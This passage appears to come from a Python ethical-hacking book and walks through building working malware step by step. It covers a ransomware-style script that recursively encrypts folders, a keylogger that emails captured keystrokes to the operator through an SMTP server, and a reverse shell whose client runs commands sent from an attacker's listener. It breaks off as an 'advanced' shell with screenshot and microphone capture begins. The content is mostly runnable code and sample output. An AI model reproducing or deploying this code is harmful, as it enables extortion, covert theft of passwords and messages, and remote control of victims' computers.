    return open("salt.salt", "rb").read()
```

Now that we have the salt generation and key derivation functions, let's make the core function that generates the key from a password:

```
def generate_key(password, salt_size=16, load_existing_salt=False,
save_salt=True):
    """Generates a key from a `password` and the salt.
    If `load_existing_salt` is True, it'll load the salt from a file
    in the current directory called "salt.salt".
    If `save_salt` is True, then it will generate a new salt
    and save it to "salt.salt""""
```

```
    if load_existing_salt:
        # load existing salt
        salt = load_salt()
    elif save_salt:
        # generate new salt and save it
        salt = generate_salt(salt_size)
        with open("salt.salt", "wb") as salt_file:
            salt_file.write(salt)
    # generate the key from the salt and the password
    derived_key = derive_key(salt, password)
    # encode it using Base 64 and return it
    return base64.urlsafe_b64encode(derived_key)
```

The above function accepts the following arguments:

- `password`: The password string to generate the key from.
- `salt_size`: An integer indicating the size of the salt to generate.
- `load_existing_salt`: A boolean indicating whether we load a previously generated salt.
- `save_salt`: A boolean to indicate whether we save the generated salt.

After we load or generate a new salt, we derive the key from the password using our `derive_key()` function and return the key as a Base64-encoded text.

File Encryption

Now, we dive into the most exciting part, encryption and decryption functions:

```
def encrypt(filename, key):
    """Given a filename (str) and key (bytes), it encrypts the file and write
it"""
    f = Fernet(key)
    with open(filename, "rb") as file:
        # read all file data
        file_data = file.read()
    # encrypt data
    encrypted_data = f.encrypt(file_data)
    # write the encrypted file
```

```
    with open(filename, "wb") as file:
        file.write(encrypted_data)
```

Pretty straightforward, after we make the `Fernet` object from the key passed to this function, we read the file data and encrypt it using the `Fernet.encrypt()` method.

After that, we take the encrypted data and override the original file with the encrypted file by simply writing the file with the same original name.

File Decryption

Okay, that's done. Going to the decryption function now, it is the same process, except we will use the `decrypt()` function instead of `encrypt()` on the `Fernet` object:

```
def decrypt(filename, key):
    """Given a filename (str) and key (bytes), it decrypts the file and write
it"""
    f = Fernet(key)
    with open(filename, "rb") as file:
        # read the encrypted data
        encrypted_data = file.read()
    # decrypt data
    try:
        decrypted_data = f.decrypt(encrypted_data)
    except cryptography.fernet.InvalidToken:
        print("[!] Invalid token, most likely the password is incorrect")
        return
    # write the original file
    with open(filename, "wb") as file:
        file.write(decrypted_data)
```

We add a simple try-except block to handle the exception when the password is incorrect.

Encrypting and Decrypting Folders

Awesome! Before testing our functions, we need to remember that ransomware encrypts entire folders or even the entire computer system, not just a single file. Therefore, we need to write code to encrypt folders and their subfolders and files.

Let's start with encrypting folders:

```
def encrypt_folder(foldername, key):
    # if it's a folder, encrypt the entire folder (i.e all the containing
files)
    for child in pathlib.Path(foldername).glob("*"):
        if child.is_file():
            print(f"[*] Encrypting {child}")
            encrypt(child, key)
        elif child.is_dir():
            encrypt_folder(child, key)
```

Not that complicated, we use the `glob()` method from the `pathlib` module's `Path()` class to get all the subfolders and files in that folder. It is the same as `os.scandir()` except that `pathlib` returns `Path` objects and not regular Python strings.

Inside the `for` loop, we check if this child path object is a file or a folder. We use our previously defined `encrypt()` function if it is a file. If it's a folder, we run the `encrypt_folder()` recursively but pass the child path into the `foldername` argument.

The same thing for decrypting folders:

```
def decrypt_folder(foldername, key):
    # if it's a folder, decrypt the entire folder
    for child in pathlib.Path(foldername).glob("*"):
        if child.is_file():
            print(f"[*] Decrypting {child}")
            decrypt(child, key)
        elif child.is_dir():
```

```
            decrypt_folder(child, key)
```

That's great! Now, all we have to do is use the argparse module to make our script as easily usable as possible from the command line:


```
if __name__ == "__main__":
    import argparse
    parser = argparse.ArgumentParser(description="File Encryptor Script with
a Password")
    parser.add_argument("path", help="Path to encrypt/decrypt, can be a file
or an entire folder")
    parser.add_argument("-s", "--salt-size", help="If this is set, a new salt
with the passed size is generated",
                        type=int)
    parser.add_argument("-e", "--encrypt", action="store_true",
                        help="Whether to encrypt the file/folder, only -e or
-d can be specified.")
    parser.add_argument("-d", "--decrypt", action="store_true",
                        help="Whether to decrypt the file/folder, only -e or
-d can be specified.")
    args = parser.parse_args()
    if args.encrypt:
        password = getpass.getpass("Enter the password for encryption: ")
    elif args.decrypt:
        password = getpass.getpass("Enter the password you used for
encryption: ")
    if args.salt_size:
        key = generate_key(password, salt_size=args.salt_size,
save_salt=True)
    else:
        key = generate_key(password, load_existing_salt=True)
    encrypt_ = args.encrypt
    decrypt_ = args.decrypt
    if encrypt_ and decrypt_:
        raise TypeError("Please specify whether you want to encrypt the file
or decrypt it.")
    elif encrypt_:
```

```
        if os.path.isfile(args.path):
            # if it is a file, encrypt it
            encrypt(args.path, key)
        elif os.path.isdir(args.path):
            encrypt_folder(args.path, key)
    elif decrypt_:
        if os.path.isfile(args.path):
            decrypt(args.path, key)
        elif os.path.isdir(args.path):
            decrypt_folder(args.path, key)
    else:
        raise TypeError("Please specify whether you want to encrypt the file
or decrypt it.")
```

Okay, so we're expecting a total of four parameters, which are the `path` of the folder/file to encrypt or decrypt, the salt size which, if passed, generates a new salt with the given size, and whether to encrypt or decrypt via `-e` or `-d` parameters respectively.

Running the Code

To test our script, you have to come up with files you don't need or have a copy of it somewhere on your computer. For my case, I've made a folder named `test-folder` in the same directory where `ransomware.py` is located and brought some PDF documents, images, text files, and other files. Here's the content of it:



Name	Date modified	Type	Size
Documents	7/11/2022 11:45 AM	File folder	
Files	7/11/2022 11:46 AM	File folder	
Pictures	7/11/2022 11:45 AM	File folder	
test	7/11/2022 11:51 AM	Text Document	1 KB
test2	7/11/2022 11:51 AM	Text Document	1 KB
test3	7/11/2022 11:51 AM	Text Document	2 KB

And here's what's inside the **Files** folder:

Where **Archive** and **Programs** contain some zip files and executables, let's try to encrypt this entire `test-folder` folder:

```
$ python ransomware.py -e test-folder -s 32
```

I've specified the salt to be 32 in size and passed the `test-folder` to the script. You will be prompted for a password for encryption; let's use `"1234"`:

```
Enter the password for encryption:
[*] Encrypting test-folder\Documents\2171614.xlsx
[*] Encrypting test-folder\Documents\receipt.pdf
[*] Encrypting test-folder\Files\Archive\12_compressed.zip
[*] Encrypting test-folder\Files\Archive\81023_Win.zip
[*] Encrypting test-folder\Files\Programs\Postman-win64-9.15.2-Setup.exe
[*] Encrypting test-folder\Pictures\crai.png
[*] Encrypting test-folder\Pictures\photo-22-09.jpg
[*] Encrypting test-folder\Pictures\photo-22-14.jpg
[*] Encrypting test-folder\test.txt
[*] Encrypting test-folder\test2.txt
[*] Encrypting test-folder\test3.txt
```

You'll be prompted to enter a password, `get_pass()` hides the characters you type, so it's more secure.

It looks like the script successfully encrypted the entire folder! You can test it by yourself on a folder you come up with (I insist, please don't use it on files you need and do not have a copy elsewhere).

The files remain in the same extension, but if you right-click, you won't be able to read anything.

You will also notice that salt.salt file appeared in your current working directory. Do not delete it as it's necessary for the decryption process.

Let's try to decrypt it with a wrong password, something like `"1235"` and not `"1234"`:

```
$ python ransomware.py -d test-folder
Enter the password you used for encryption:
[*] Decrypting test-folder\Documents\2171614.xlsx
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\Documents\receipt.pdf
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\Files\Archive\12_compressed.zip
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\Files\Archive\81023_Win.zip
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\Files\Programs\Postman-win64-9.15.2-Setup.exe
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\Pictures\crai.png
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\Pictures\photo-22-09.jpg
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\Pictures\photo-22-14.jpg
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\test.txt
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\test2.txt
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\test3.txt
[!] Invalid token, most likely the password is incorrect
```

In the decryption process, do not pass `-s` as it will generate a new salt and override the previous salt that was used for encryption and so you won't be able to recover your files.

The folder is still encrypted, as the password is wrong. Let's re-run with the correct password `"1234"`:

```
$ python ransomware.py -d test-folder
Enter the password you used for encryption:
[*] Decrypting test-folder\Documents\2171614.xlsx
[*] Decrypting test-folder\Documents\receipt.pdf
[*] Decrypting test-folder\Files\Archive\12_compressed.zip
[*] Decrypting test-folder\Files\Archive\81023_Win.zip
[*] Decrypting test-folder\Files\Programs\Postman-win64-9.15.2-Setup.exe
```

```
[*] Decrypting test-folder\Pictures\crai.png
[*] Decrypting test-folder\Pictures\photo-22-09.jpg
[*] Decrypting test-folder\Pictures\photo-22-14.jpg
[*] Decrypting test-folder\test.txt
[*] Decrypting test-folder\test2.txt
[*] Decrypting test-folder\test3.txt
```

The entire folder is back to its original form; now, all the files are readable! So it's working!

Making a Keylogger

Introduction

A keylogger is a type of surveillance technology used to monitor and record each keystroke typed on a specific computer's keyboard. It is also considered malware since it can be invisible running in the background, and the user cannot notice the presence of this program.

With a keylogger, you can easily use this for unethical purposes; you can register everything the user is typing on the keyboard, including credentials, private messages, etc., and send them back to you.

Getting Started

We are going to use the `keyboard` module; let's install it:

```
$ pip install keyboard
```

This module allows you to take complete control of your keyboard, hook global events, register hotkeys, simulate key presses, and much more, and it is a small module, though.

The Python script we are going to build will do the following:

- Listen to keystrokes in the background.
- Whenever a key is pressed and released, we add it to a global string variable.

- Every N seconds, report the content of this string variable either to a local file (to upload to FTP server or use Google Drive API) or via email.

Let us start by importing the necessary modules:

```
import keyboard # for keylogs
import smtplib # for sending email using SMTP protocol (gmail)
# Timer is to make a method runs after an `interval` amount of time
from threading import Timer
from datetime import datetime
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
```

If you choose to report key logs via email, you should set up an email account on Outlook or any other email provider (except for Gmail) and make sure that third-party apps are allowed to log in via email and password.

If you're thinking about reporting to your Gmail account, Google no longer supports using third-party apps like ours. Therefore, you should consider using Gmail API to send emails to your account.

Now let's initialize some variables:

```
SEND_REPORT_EVERY = 60 # in seconds, 60 means 1 minute and so on
EMAIL_ADDRESS = "email@provider.tld"
EMAIL_PASSWORD = "password_here"
```

Obviously, you should put the correct email address and password if you want to report the key logs via email.

Setting `SEND_REPORT_EVERY` to 60 means we report our key logs every 60 seconds (i.e., one minute). Feel free to edit this to your needs.

The best way to represent a keylogger is to create a class for it, and each method in this class does a specific task:

```
class Keylogger:
    def __init__(self, interval, report_method="email"):
```

```
        # we gonna pass SEND_REPORT_EVERY to interval
        self.interval = interval
        self.report_method = report_method
        # this is the string variable that contains the log of all
        # the keystrokes within `self.interval`
        self.log = ""
        # record start & end datetimes
        self.start_dt = datetime.now()
        self.end_dt = datetime.now()
```

We set `report_method` to `"email"` by default, which indicates that we'll send key logs to our email, you'll see how we pass `"file"` later, and it will save it to a local file.

`self.log` will be the variable that contains the key logs. We're also initializing two variables that carry the reporting period's start and end date times; they help make beautiful file names in case we want to report via files.

Making the Callback Function

Now, we need to utilize the `keyboard`'s `on_release()` function that takes a callback which will be called for every `KEY_UP` event (whenever you release a key on the keyboard); this callback takes one parameter, which is a `KeyboardEvent` that has the `name` attribute, let's implement it:

```
    def callback(self, event):
        """This callback is invoked whenever a keyboard event is occured
        (i.e when a key is released in this example)"""
        name = event.name
        if len(name) > 1:
            # not a character, special key (e.g ctrl, alt, etc.)
            # uppercase with []
            if name == "space":
                # " " instead of "space"
                name = " "
            elif name == "enter":
                # add a new line whenever an ENTER is pressed
                name = "[ENTER]\n"
```

```
            elif name == "decimal":
                name = "."
            else:
                # replace spaces with underscores
                name = name.replace(" ", "_")
                name = f"[{name.upper()}]"
        # finally, add the key name to our global `self.log` variable
        self.log += name
```

So whenever a key is released, the button pressed is appended to the `self.log` string variable.

Many people reached out to me to make a keylogger for a specific language that the `keyboard` library does not support. I say you can always print the name variable and see what it looks like for debugging purposes, and then you can make a Python dictionary that maps that thing you see in the console to the desired output you want.

Reporting to Text Files

If you choose to report the key logs to a local file, the following methods are responsible for that:

```
    def update_filename(self):
        # construct the filename to be identified by start & end datetimes
        start_dt_str = str(self.start_dt)[:-7].replace(" ", "-").replace(":",
"")
        end_dt_str = str(self.end_dt)[:-7].replace(" ", "-").replace(":", "")
        self.filename = f"keylog-{start_dt_str}_{end_dt_str}"

    def report_to_file(self):
        """This method creates a log file in the current directory that
contains
        the current keylogs in the `self.log` variable"""
        # open the file in write mode (create it)
        with open(f"{self.filename}.txt", "w") as f:
            # write the keylogs to the file
            print(self.log, file=f)
```

```
        print(f"[+] Saved {self.filename}.txt")
```

The `update_filename()` method is simple; we take the recorded date times and convert them to a readable string. After that, we construct a `filename` based on these dates, which we'll use for naming our logging files.

The `report_to_file()` method creates a new file with the name of `self.filename`, and saves the key logs there.

Reporting via Email

For the second reporting method (via email), we need to implement the method that when given a message (in this case, key logs) it sends it as an email (head to this online tutorial for more information on how this is done):

```
    def prepare_mail(self, message):
        """Utility function to construct a MIMEMultipart from a text
        It creates an HTML version as well as text version
        to be sent as an email"""
        msg = MIMEMultipart("alternative")
        msg["From"] = EMAIL_ADDRESS
        msg["To"] = EMAIL_ADDRESS
        msg["Subject"] = "Keylogger logs"
        # simple paragraph, feel free to edit to add fancy HTML
        html = f"<p>{message}</p>"
        text_part = MIMEText(message, "plain")
        html_part = MIMEText(html, "html")
        msg.attach(text_part)
        msg.attach(html_part)
        # after making the mail, convert back as string message
        return msg.as_string()

    def sendmail(self, email, password, message, verbose=1):
        # manages a connection to an SMTP server
        # in our case it's for Microsoft365, Outlook, Hotmail, and live.com
        server = smtplib.SMTP(host="smtp.office365.com", port=587)
        # connect to the SMTP server as TLS mode ( for security )
        server.starttls()
```

```
        # login to the email account
        server.login(email, password)
        # send the actual message after preparation
        server.sendmail(email, email, self.prepare_mail(message))
        # terminates the session
        server.quit()
        if verbose:
            print(f"{datetime.now()} - Sent an email to {email} containing:
{message}")
```

The `prepare_mail()` method takes the message as a regular Python string and constructs a `MIMEMultipart` object which helps us make both an HTML and a text version of the mail.

We then use the `prepare_mail()` method in `sendmail()` to send the email. Notice we have used the Office365 SMTP servers to log in to our email account. If you're using another provider, make sure you use their SMTP servers. Check this list of SMTP servers of the most common email providers.

In the end, we terminate the SMTP connection and print a simple message.

Next, we make the method that reports the key logs after every period. In other words, it calls either `sendmail()` or `report_to_file()` every time:

```
    def report(self):
        """This function gets called every `self.interval`
        It basically sends keylogs and resets `self.log` variable"""
        if self.log:
            # if there is something in log, report it
            self.end_dt = datetime.now()
            # update `self.filename`
            self.update_filename()
            if self.report_method == "email":
                self.sendmail(EMAIL_ADDRESS, EMAIL_PASSWORD, self.log)
            elif self.report_method == "file":
                self.report_to_file()
                # if you don't want to print in the console, comment below
```

```
                print(f"[{self.filename}] - {self.log}")
            self.start_dt = datetime.now()
        self.log = ""
        timer = Timer(interval=self.interval, function=self.report)
        # set the thread as daemon (dies when main thread die)
        timer.daemon = True
        # start the timer
        timer.start()
```

So we are checking if the `self.log` variable got something (the user pressed something in that period). If this is the case, report it by either saving it to a local file or sending it as an email.

And then we passed the `self.interval` (I've set it to 1 minute or 60 seconds, feel free to adjust it on your needs), and the function `self.report()` to the `Timer()` class, and then call the `start()` method after we set it as a daemon thread.

This way, the method we just implemented sends keystrokes to email or saves it to a local file (based on the `report_method`) and calls itself recursively every `self.interval` seconds in separate threads.

Finishing the Keylogger

Let's define the method that calls the `on_release()` method:

```
    def start(self):
        # record the start datetime
        self.start_dt = datetime.now()
        # start the keylogger
        keyboard.on_release(callback=self.callback)
        # start reporting the keylogs
        self.report()
        # make a simple message
        print(f"{datetime.now()} - Started keylogger")
        # block the current thread, wait until CTRL+C is pressed
        keyboard.wait()
```

This `start()` method is what we will call outside the class, as it's the essential method; we use the `keyboard.on_release()` method to pass our previously defined `callback()` method.

After that, we call our `self.report()` method that runs on a separate thread and finally use the `wait()` method from the `keyboard` module to block the current thread so we can exit the program using CTRL+C.

We are done with the `Keylogger` class now. All we need to do is to instantiate it:

```
if __name__ == "__main__":
    # if you want a keylogger to send to your email
    # keylogger = Keylogger(interval=SEND_REPORT_EVERY,
report_method="email")
    # if you want a keylogger to record keylogs to a local file
    # (and then send it using your favorite method)
    keylogger = Keylogger(interval=SEND_REPORT_EVERY, report_method="file")
    keylogger.start()
```

If you want reports via email, you should uncomment the first instantiation where we have `report_method="email"`. Otherwise, if you're going to report key logs via files into the current directory, then you should use the second one, `report_method` set to `"file"`.


When you execute the script using email reporting, it will record your keystrokes. After each minute, it will send all logs to the email; give it a try!

Running the Code


I'm running this with the `report_method` set to `"file"`:

```
$ python keylogger.py
```

After 60 seconds, a new text file appeared in the current directory showing the keys pressed during the period:



Let’s open it up:



That's awesome! Note that the email reporting method also works! Ensure you have the correct credentials for your email, and you're ready.

Making a Reverse Shell

Introduction

There are many ways to gain control over a compromised system. A common practice is to gain interactive shell access, which enables you to try to gain complete control of the operating system. However, most basic firewalls block direct remote connections. One of the methods to bypass this is to use reverse shells.

A reverse shell is a program that executes local cmd.exe (for Windows) or bash/zsh (for Unix-like) commands and sends the output to a remote machine. With a reverse shell, the target machine initiates the connection to the attacker machine, and the attacker's machine listens for incoming connections on a specified port, bypassing firewalls.

The basic idea of the code we will implement is that the attacker's machine will keep listening for connections. Once a client (or target machine) connects, the server will send shell commands to the target machine and expect output results.

We do not have to install anything as the primary operations will be using the built-in socket module.

Server Code

Let's get started with the server code:

```
import socket

SERVER_HOST = "0.0.0.0"
SERVER_PORT = 5003
BUFFER_SIZE = 1024 * 128 # 128KB max size of messages, feel free to increase
# separator string for sending 2 messages in one go
SEPARATOR = "<sep>"
# create a socket object
s = socket.socket()
```

Notice that I've used 0.0.0.0 as the server IP address; this means all IPv4 addresses on the local machine. You may wonder why we don't just use our local IP address, localhost, or 127.0.0.1? Well, if the server has two IP addresses, 192.168.1.101 on a network and 10.0.1.1 on another, and the server listens on 0.0.0.0, it will be reachable at both IPs.

We then specified some variables and initiated the TCP socket. Notice I used 5003 as the TCP port. Feel free to choose any port above 1024; make sure it's not used. You also must use the same port on both sides (i.e., server and client).

However, malicious reverse shells usually use the popular port 80 (i.e., HTTP) or 443 (i.e., HTTPS), which will allow them to bypass the firewall restrictions of the target client; feel free to change it and try it out!

Now let's bind that socket we just created to our IP address and port:

```
# bind the socket to all IP addresses of this host
s.bind((SERVER_HOST, SERVER_PORT))
```

Listening for connections:

```
# make the PORT reusable
# when you run the server multiple times in Linux, Address already in use
error will raise
```

```
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.listen(5)
print(f"Listening as {SERVER_HOST}:{SERVER_PORT} ...")
```

The `setsockopt()` function sets a socket option. In our case, we're trying to make the port reusable. In other words, when rerunning the same script, an error will raise indicating that the address is already in use. We use this line to prevent it and will bind the port on the new run.

Now, if any client attempts to connect to the server, we need to accept the connection:

```
# accept any connections attempted
client_socket, client_address = s.accept()
print(f"{client_address[0]}:{client_address[1]} Connected!")
```

The `accept()` function waits for an incoming connection and returns a new socket representing the connection (`client_socket`) and the address (IP and port) of the client.

The remaining server code will only be executed if a user is connected to the server and listening for commands. Let's start by receiving a message from the client that contains the current working directory of the client:

```
# receiving the current working directory of the client
cwd = client_socket.recv(BUFFER_SIZE).decode()
print("[+] Current working directory:", cwd)
```

Note that we need to encode the message to `bytes` before sending, and we must send the message using the `client_socket` and not the server socket. Let's start our main loop, which is sending shell commands, retrieving the results, and printing them:

```
while True:
    # get the command from prompt
    command = input(f"{cwd} $> ")
    if not command.strip():
        # empty command
```

```
        continue
    # send the command to the client
    client_socket.send(command.encode())
    if command.lower() == "exit":
        # if the command is exit, just break out of the loop
        break
    # retrieve command results
    output = client_socket.recv(BUFFER_SIZE).decode()
    # split command output and current directory
    results, cwd = output.split(SEPARATOR)
    # print output
    print(results)
# close connection to the client & server connection
client_socket.close()
s.close()
```

In the above code, we're prompting the server user (i.e., attacker) of the command they want to execute on the client; we send that command to the client and expect the command's output to print it to the console.

Note that we split the output into command results and the current working directory. That's because the client will send both messages in a single send operation.

If the command is `exit`, we break out of the loop and close the connections.

Client Code

Let's see the code of the client now, open up a new `client.py` Python file and write the following:

```
import socket, os, subprocess, sys

SERVER_HOST = sys.argv[1]
SERVER_PORT = 5003
BUFFER_SIZE = 1024 * 128 # 128KB max size of messages, feel free to increase
# separator string for sending 2 messages in one go
SEPARATOR = "<sep>"
```

Above, we set the `SERVER_HOST` to be passed from the command line arguments, which is the server machine's IP or host. If you're on a local network, then you should know the private IP of the server by using the `ipconfig` on Windows and `ifconfig` commands on Linux.

Note that if you're testing both codes on the same machine, you can set the `SERVER_HOST` to 127.0.0.1, which will work fine.

Let's create the socket and connect to the server:

```
# create the socket object
s = socket.socket()
# connect to the server
s.connect((SERVER_HOST, SERVER_PORT))
```

Remember, the server expects the current working directory of the client just after connection. Let's send it then:

```
# get the current directory and send it
cwd = os.getcwd()
s.send(cwd.encode())
```

We used the `getcwd()` function from the os module, which returns the current working directory. For instance, if you execute this code in the Desktop, it'll return the absolute path of the Desktop.

Going to the main loop, we first receive the command from the server, execute it and send the result back. Here is the code for that:

```
while True:
    # receive the command from the server
    command = s.recv(BUFFER_SIZE).decode()
    splited_command = command.split()
    if command.lower() == "exit":
        # if the command is exit, just break out of the loop
        break
    if splited_command[0].lower() == "cd":
```

```
        # cd command, change directory
        try:
            os.chdir(' '.join(splited_command[1:]))
        except FileNotFoundError as e:
            # if there is an error, set as the output
            output = str(e)
        else:
            # if operation is successful, empty message
            output = ""
    else:
        # execute the command and retrieve the results
        output = subprocess.getoutput(command)
    # get the current working directory as output
    cwd = os.getcwd()
    # send the results back to the server
    message = f"{output}{SEPARATOR}{cwd}"
    s.send(message.encode())
# close client connection
s.close()
```

First, we receive the command from the server using the `recv()` method on the socket object; we then check if it's a `cd` command. If that's the case, then we use the `os.chdir()` function to change the directory. The reason for that is because the `subprocess.getoutput()` spawns its own process and does not change the directory on the current Python process.

After that, if it's not a `cd` command, then we use the `subprocess.getoutput()` function to get the output of the command executed.

Finally, we prepare our message that contains the command output and working directory and then send it.

Running the Code

Okay, we're done writing the code for both sides. Let's run them. First, you need to run the server to listen on that port:

```
$ python server.py
```


After that, you run the client code on the same machine for testing purposes or on a separate machine on the same network or the Internet:

```
$ python client.py 127.0.0.1
```

I'm running the client on the same machine. Therefore, I'm passing 127.0.0.1 as the server IP address. If you're running the client on another machine, make sure to put the private IP address of the server.

If the server is remote and not on the same private network, then you must confirm the port (in our case, it's `5003`) is allowed and the firewall isn't blocking it.

Below is a screenshot of when I started the server and instantiated a new client connection, and then ran a demo `dir` command:



And this was my run command on the client-side:

Incredible, isn't it? You can execute any shell command available in that operating system. In my case, it's a Windows 10 machine. Thus, I can run the `netstat`

command to see the network connections on that machine or `ipconfig` to see various network details.

In the upcoming section, we are going to build a more advanced version of a reverse shell with the following additions:

- The server can accept multiple clients simultaneously.
- Adding custom commands, such as retrieving system and hardware information, capturing screenshots of the screen, recording client's audio on their default microphone, and downloading and uploading files.

Making an Advanced Reverse Shell

We're adding more features to the reverse shell code in this part. So far, we have managed to make a working code where the server can send any Windows or Unix command, and the client sends back the response or the output of that command.

However, the server lacks a core functionality which is being able to receive connections from multiple clients at the same time.

To be able to scale the code a little, I have managed to refactor the code drastically to be able to add features easily. The main thing I changed is representing the server and the client as Python classes.

This way, we ensure that multiple methods use the same attributes of the object without the need to use global variables or pass through the function parameters.

There will be a lot of code in this one, so ensure you're patient enough to bear it.

Below are the major new features of the server code:

- The server now has its own small interpreter. With the help, list, use, and exit commands, we will explain them when showing the code.
- We can accept multiple connections from the same host or different hosts. For example, if the server is in a cloud-based VPS, you can run a client code on your home machine and another client on another machine, and the server will be able to switch between the two and run commands accordingly.
- Accepting client connections now runs on a separate thread.

- Like the client, the server can receive or send files using the custom `download` and `upload` commands.

And below are the new features of the client code:

- We are adding the ability to take a screenshot of the current screen and save it to an image file named by the remote server, using the newly added `screenshot` custom command.
- Using the `recordmic` custom command, the server can instruct the client to record the default microphone for a given number of seconds and save it to an audio file.
- The server can now command the client to collect all hardware and system information and send them back using the custom `sysinfo` command we will be building.

Before we get started, make sure you install the following libraries:

```
$ pip install pyautogui sounddevice scipy psutil tabulate gputil
```

Server Code

Next, open up a new Python file named `server.py`, and let's import the necessary libraries:

```
import socket, subprocess, re, os, tabulate, tqdm
from threading import Thread

SERVER_HOST = "0.0.0.0"
SERVER_PORT = 5003
BUFFER_SIZE = 1440 # max size of messages, setting to 1440 after
experimentation, MTU size
# separator string for sending 2 messages in one go
SEPARATOR = "<sep>"
```

The same imports as the previous version, we need the `tabulate` module to print in tabular format and `tqdm` for printing progress bars when sending or receiving files.

Let's initialize the `Server` class:

```
class Server:
    def __init__(self, host, port):
        self.host = host
        self.port = port
        # initialize the server socket
        self.server_socket = self.get_server_socket()
        # a dictionary of client addresses and sockets
        self.clients = {}
        # a dictionary mapping each client to their current working directory
        self.clients_cwd = {}
        # the current client that the server is interacting with
        self.current_client = None
```

We initialize some necessary attributes for the server to work:

- The `self.host` and `self.port` are the host and port of the server we will initialize using sockets.
- `self.clients` is a Python dictionary that maps client addresses and their sockets for connection.
- `self.clients_cwd` is a Python dictionary that maps each client to their current working directories.
- `self.current_client` is the client socket the server is currently interacting with.

In the constructor, we also call the `get_server_socket()` method and assign it to the `self.server_socket` attribute. Here's what it does:

```
    def get_server_socket(self, custom_port=None):
        # create a socket object
        s = socket.socket()
        # bind the socket to all IP addresses of this host
        if custom_port:
            # if a custom port is set, use it instead
            port = custom_port
        else:
            port = self.port
        s.bind((self.host, port))
```

```
        # make the PORT reusable, to prevent:
        # when you run the server multiple times in Linux, Address already in
use error will raise
        s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        s.listen(5)
        print(f"Listening as {SERVER_HOST}:{port} ...")
        return s
```

